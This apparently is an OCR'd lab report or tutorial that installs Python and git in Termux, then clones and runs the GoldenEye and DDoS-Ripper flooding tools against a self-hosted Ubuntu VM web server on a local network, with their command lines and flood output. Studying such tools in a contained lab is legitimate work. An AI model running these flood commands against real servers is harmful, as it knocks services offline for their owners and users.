Welcome to Termux

Docs:        https://doc.termux.com
Community:   https://community.termux.com

Working with packages:
 - Search:   pkg search <query>
 - Install:  pkg install <package>
 - Upgrade:  pkg upgrade

Report issues at https://bugs.termux.com
~ $
```


- ***Step 1: Basic Package Setup***

pkg install python




```
Welcome to Termux

Docs:       https://doc.termux.com
Community:  https://community.termux.com

Working with packages:
 - Search:  pkg search <query>
 - Install: pkg install <package>
 - Upgrade: pkg upgrade

Report issues at https://bugs.termux.com
~ $ ls
~ $ pkg install python
Get:1 https://termux.net stable InRelease [1088 B]
Get:2 https://termux.net stable/main x86_64 Packages [242 kB]
Fetched 243 kB in 2s (143 kB/s)
31 packages can be upgraded. Run 'apt list --upgradable' to see them.
Installing:
  python

Installing dependencies:
  clang  libandroid-posix-semaphore  libexpat  libllvm   lld   ncurses-ui-libs  python-ensurepip-wheels  zstd
  gdbm   libcompiler-rt              libffi    libsqlite llvm  ndk-sysroot      python-pip
  glib   libcrypt                    libiconv  libxml2   make  pkg-config       resolv-conf

Summary:
  Upgrading: 0, Installing: 23, Removing: 0, Not Upgrading: 31
  Download size: 106 MB
  Space needed: 637 MB
```

pkg install python2




```
~ $ pkg install python2
Hit:1 https://termux.net stable InRelease
31 packages can be upgraded. Run 'apt list --upgradable' to see them.
Installing:
  python2

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 31
  Download size: 5077 kB
  Space needed: 19.1 MB

Get:1 https://termux.net stable/main x86_64 python2 x86_64 2.7.18-14 [5077 kB]
Fetched 5077 kB in 3s (1535 kB/s)
Selecting previously unselected package python2.
(Reading database ... 15880 files and directories currently installed.)
Preparing to unpack .../python2_2.7.18-14_x86%5f64.deb ...
Unpacking python2 (2.7.18-14) ...
Setting up python2 (2.7.18-14) ...
Setting up pip2...
DEPRECATION: Python 2.7 will reach the end of its life on January 1st, 2020. Please upgrade your Python as Python 2.
7 won't be maintained after that date. A future version of pip will drop support for Python 2.7. More details about
Python 2 support in pip, can be found at https://pip.pypa.io/en/latest/development/release-process/#python-2-support
Looking in links: /data/data/com.termux/files/usr/tmp/tmpXs1Fxd
Collecting setuptools
Collecting pip
Installing collected packages: setuptools, pip
Successfully installed pip-19.2.3 setuptools-41.2.0
~ $
```

pkg install python3



```
~ $ pkg install python3
Hit:1 https://termux.net stable InRelease
31 packages can be upgraded. Run 'apt list --upgradable' to see them.
Note, selecting 'python' instead of 'python3'
python is already the newest version (3.12.11).
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 31
~ $
```

pkg install git




```
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 31
~ $ pkg install git
Hit:1 https://termux.net stable InRelease
31 packages can be upgraded. Run 'apt list --upgradable' to see them.
Installing:
  git

Installing dependencies:
  krb5  ldns  libdb  libedit  libresolv-wrapper  openssh  openssh-sftp-server  termux-auth

Suggested packages:
  perl  termux-services

Summary:
  Upgrading: 0, Installing: 9, Removing: 0, Not Upgrading: 31
  Download size: 7727 kB
  Space needed: 44.3 MB

Continue? [Y/n] y
Get:1 https://termux.net stable/main x86_64 git x86_64 2.49.0 [4699 kB]
Get:2 https://termux.net stable/main x86_64 libresolv-wrapper x86_64 1.1.7-4 [12.3 kB]
Get:3 https://termux.net stable/main x86_64 libdb x86_64 18.1.40-4 [558 kB]
Get:4 https://termux.net stable/main x86_64 krb5 x86_64 1.21.3 [972 kB]
Get:5 https://termux.net stable/main x86_64 ldns x86_64 1.8.4 [319 kB]
Get:6 https://termux.net stable/main x86_64 libedit x86_64 20240517-3.1-0 [84.5 kB]
Get:7 https://termux.net stable/main x86_64 openssh-sftp-server x86_64 10.0p2-7 [59.5 kB]
Get:8 https://termux.net stable/main x86_64 termux-auth x86_64 1.5.0 [7148 B]
Get:9 https://termux.net stable/main x86_64 openssh x86_64 10.0p2-7 [1017 kB]
Fetched 7727 kB in 5s (1474 kB/s)
Selecting previously unselected package git.
```

3.4 TOOL 1: GOLDENEYE

GoldenEye is a Layer 7 (HTTP-based) DoS tool that floods a web server with HTTP GET requests.


Installation:

git clone https://github.com/jseidl/GoldenEye



```
~ $ git clone https://github.com/jseidl/GoldenEye
Cloning into 'GoldenEye'...
remote: Enumerating objects: 102, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 102 (delta 0), reused 3 (delta 0), pack-reused 99 (from 1)
Receiving objects: 100% (102/102), 121.64 KiB | 490.00 KiB/s, done.
Resolving deltas: 100% (36/36), done.
~ $
```

cd GoldenEye




```
~ $ cd GoldenEye
~/GoldenEye $
```

Execution:

python3 goldeneye.py http://192.168.100.69 -w 50

-w 50: Sets 50 concurrent threads.




```
~/GoldenEye $ python3 goldeneye.py http://192.168.100.69 -w 50
/data/data/com.termux/files/home/GoldenEye/goldeneye.py:8: SyntaxWarning: invalid escape sequence '\_'
  | $$  \__/  /$$$$$$ | $$  /$$$$$$$  /$$$$$$  /$$$$$$$ | $$       /$$   /$$  /$$$$$$

GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>

Hitting webserver in mode 'get' with 50 workers running 500 connections each. Hit CTRL+C to cancel.
^CCTRL+C received. Killing all workers
Shutting down GoldenEye
```

3.5 TOOL 2: DDOS-RIPPER

DDOS-Ripper is a multi-threaded DoS script that can perform TCP/UDP/HTTP floods.


Installation:

git clone https://github.com/palahsu/DDoS-Ripper



```
~ $ git clone https://github.com/palahsu/DDoS-Ripper.git
Cloning into 'DDoS-Ripper'...
remote: Enumerating objects: 107, done.
remote: Counting objects: 100% (41/41), done.
remote: Compressing objects: 100% (13/13), done.
remote: Total 107 (delta 34), reused 28 (delta 28), pack-reused 66 (from 1)
Receiving objects: 100% (107/107), 836.18 KiB | 1.40 MiB/s, done.
Resolving deltas: 100% (47/47), done.
~ $
```

cd DDoS-Ripper



```
~ $ cd DDoS-Ripper
~/DDoS-Ripper $
```


Execution:

python3 DRipper.py -s 192.168.100.69 -p 80 -t 135

✓ -s: Server IP

✓ -p: Port 80 (HTTP)

✓ -t: Number of threads (135)



```
~/DDoS-Ripper $ python3 DRipper.py -s 192.168.100.69 -t 35

                                                  ©EngineRipper
                                                  reference by Hammer

 192.168.100.69  port:  80  turbo:  35
Please wait...
 Sun Jun 15 15:26:42 2025   <--packet sent! rippering-->
 Sun Jun 15 15:26:42 2025   <--packet sent! rippering-->
 Sun Jun 15 15:26:42 2025   <--packet sent! rippering-->
 Sun Jun 15 15:26:42 2025   <--packet sent! rippering-->
 Sun Jun 15 15:26:42 2025   <--packet sent! rippering-->
 Sun Jun 15 15:26:42 2025   <--packet sent! rippering-->
 Sun Jun 15 15:26:42 2025   <--packet sent! rippering-->
 Sun Jun 15 15:26:42 2025   <--packet sent! rippering-->
 Sun Jun 15 15:26:42 2025   <--packet sent! rippering-->
 Sun Jun 15 15:26:42 2025   <--packet sent! rippering-->
 Sun Jun 15 15:26:42 2025   <--packet sent! rippering-->
 Sun Jun 15 15:26:42 2025   <--packet sent! rippering-->
 Sun Jun 15 15:26:42 2025   <--packet sent! rippering-->
```

3.6 TARGET MACHINE:

Operating System and Virtualization:


✓ **Host Machine:** Windows 10

✓ **Virtual Machine:** Ubuntu 20.04 LTS

✓ **Virtualization Software:** VMware Workstation

✓ **Network Adapter Setting:** Bridged Mode (to share the host's network and obtain a LAN IP)

The bridged network allows the Ubuntu VM to be treated as a separate physical device on the same LAN. This enables external devices or the host machine itself to interact with the VM using its IP address.



Device	Summary
Memory	2 GB
Processors	2
Hard Disk (SCSI)	10 GB
CD/DVD (SATA)	Using file autoinst.iso
CD/DVD 2 (SATA)	Using file C:\Users\PMLS\Dow...
Floppy	Using file autoinst.flp
Network Adapter	Bridged (Automatic)
USB Controller	Present
Sound Card	Auto detect
Printer	Present
Display	Auto detect

Device status

☑ Connected

☑ Connect at power on

Network connection

● Bridged: Connected directly to the physical network

☑ Replicate physical network connection state

○ NAT: Used to share the host's IP address

○ Host-only: A private network shared with the host


○ Custom: Specific virtual network

VMnet0

○ LAN segment:

Web Server Configuration:

- ✓ **Server Tool:** Python's built-in HTTP server
- ✓ **Command Used:** sudo python3 -m http.server 80
- ✓ **Website Files:** A basic static HTML page with linked CSS and JS (stored in the same directory).
- ✓ **Port:** 80 (HTTP)
- ✓ **Server IP (VM):** 192.168.100.69 (Example)




```
ubuntu@ubuntu:~/Desktop/mywebsite$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:10:af:52 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.100.69/24 brd 192.168.100.255 scope global dynamic noprefixroute ens33
       valid_lft 84315sec preferred_lft 84315sec
    inet6 fe80::20c:29ff:fe10:af52/64 scope link
       valid_lft forever preferred_lft forever
ubuntu@ubuntu:~/Desktop/mywebsite$ 
```

3.7 STEPS PERFORMED ON TARGET MACHINE:


1. Created a directory for the website:


mkdir my-website

cd my-website




```
ubuntu@ubuntu:~$ mkdir mywebsite
ubuntu@ubuntu:~$ cd mywebsite
```





2. Created a simple index.html page:


Ubuntu 64-bit - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
Ubuntu 64-b
Home
Ubuntu 64-bit
Jun 13 18:26
Simple Website
Firefox Privacy Notice —
0.0.0.0
To return to your computer, press Ctrl+Alt.

My Simple Website

Saved With Python Http Server


Enjoy your Visit!

Click Me

© 2025

3. Started the HTTP server on port 80:


sudo python3 -m http.server 80


Ubuntu 64-bit - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
Ubuntu 64-b
Home
Ubuntu 64-bit
Jun 13 18:23
ubuntu@ubuntu: ~/Desktop/mywebsite
To return to your computer, press Ctrl+Alt.

```
ubuntu@ubuntu:~/Desktop/mywebsite$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
$
```

